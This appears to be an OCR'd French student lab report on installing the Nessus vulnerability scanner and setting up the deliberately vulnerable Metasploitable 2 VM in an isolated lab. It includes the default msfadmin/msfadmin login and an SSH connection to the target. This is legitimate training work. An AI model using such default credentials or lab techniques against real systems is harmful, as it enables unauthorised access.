


4 - Démarrage et activation du service avec les commandes sudo systemctl start nessusd, sudo systemctl enable nessusd et sudo systemctl status nessusd

```
nemo@nessus: ~   nemo@nessus: /tmp
nemo@nessus:/tmp$ sudo systemctl start nessusd
nemo@nessus:/tmp$ sudo systemctl enable nessusd
nemo@nessus:/tmp$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; enabled; pres>
     Active: active (running) since Fri 2026-10-23 10:10:38 CEST; 4s ago
 Invocation: 97da11103c314ff982a4e6f1f5b8e698
   Main PID: 2752 (nessus-service)
      Tasks: 15 (limit: 2254)
     Memory: 88.4M (peak: 88.8M)
        CPU: 4.764s
     CGroup: /system.slice/nessusd.service
             ├─2752 /opt/nessus/sbin/nessus-service -q
             └─2753 nessusd -q


oct. 23 10:10:38 nessus systemd[1]: Started nessusd.service - The Nessus Vu>
oct. 23 10:10:38 nessus nessus-service[2752]: nessus-service [2752][INFO] :>
lines 1-14/14 (END)
```


5 - Accès à l'interface web depuis l'url https://192.168.71.134:8834



6 - Choix de l'édition et obtention du code d'activation (Nessus Essentials)

7 - Validation du code d'activation



tenable
Nessus
Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
nemo
Password *
Back
Submit
© 2026 Tenable™, Inc.



8 - Initialisation : téléchargement et compilation des plugins



9 - Interface Nessus opérationnelle (tableau de bord « My Scans »)




Sommaire

Metasploitable 2

(présentation + création de la VM - Job 02)

Metasploitable 2 est une machine virtuelle Linux **volontairement vulnérable**, conçue pour l'entraînement au test d'intrusion et à la détection de vulnérabilités dans un environnement contrôlé. Elle expose de nombreux services obsolètes et mal configurés (FTP, SSH, Telnet, SMB, services web…) qui servent de terrain d'exercice. Elle ne doit **jamais** être exposée à un réseau accessible depuis Internet : sa seule place est un réseau isolé de lab.


1 - Récupération de l'image Metasploitable 2 depuis SourceForge




2 - Import de la VM dans VMware Workstation et premier démarrage



3 - Démarrage et connexion (identifiants par défaut : msfadmin / msfadmin)



Au premier boot, la VM affiche une bannière puis un prompt de login en console. On se connecte avec le compte par défaut `msfadmin` / `msfadmin`. Ces identifiants triviaux font partie des vulnérabilités volontaires de la machine.



4 - Récupération de l'adresse IP de la cible avec la commande ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:35:dd:1f
          inet addr:192.168.71.135  Bcast:192.168.71.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35:dd1f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6292 (6.1 KB)  TX bytes:7316 (7.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$
```

```
PS C:\Users\leonc> ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgori
thms=+ssh-rsa msfadmin@192.168.71.135
The authenticity of host '192.168.71.135 (192.168.71.135)' can't be establis
hed.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.71.135' (RSA) to the list of known hosts
.
msfadmin@192.168.71.135's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Oct 23 04:31:48 2026
msfadmin@metasploitable:~$
```

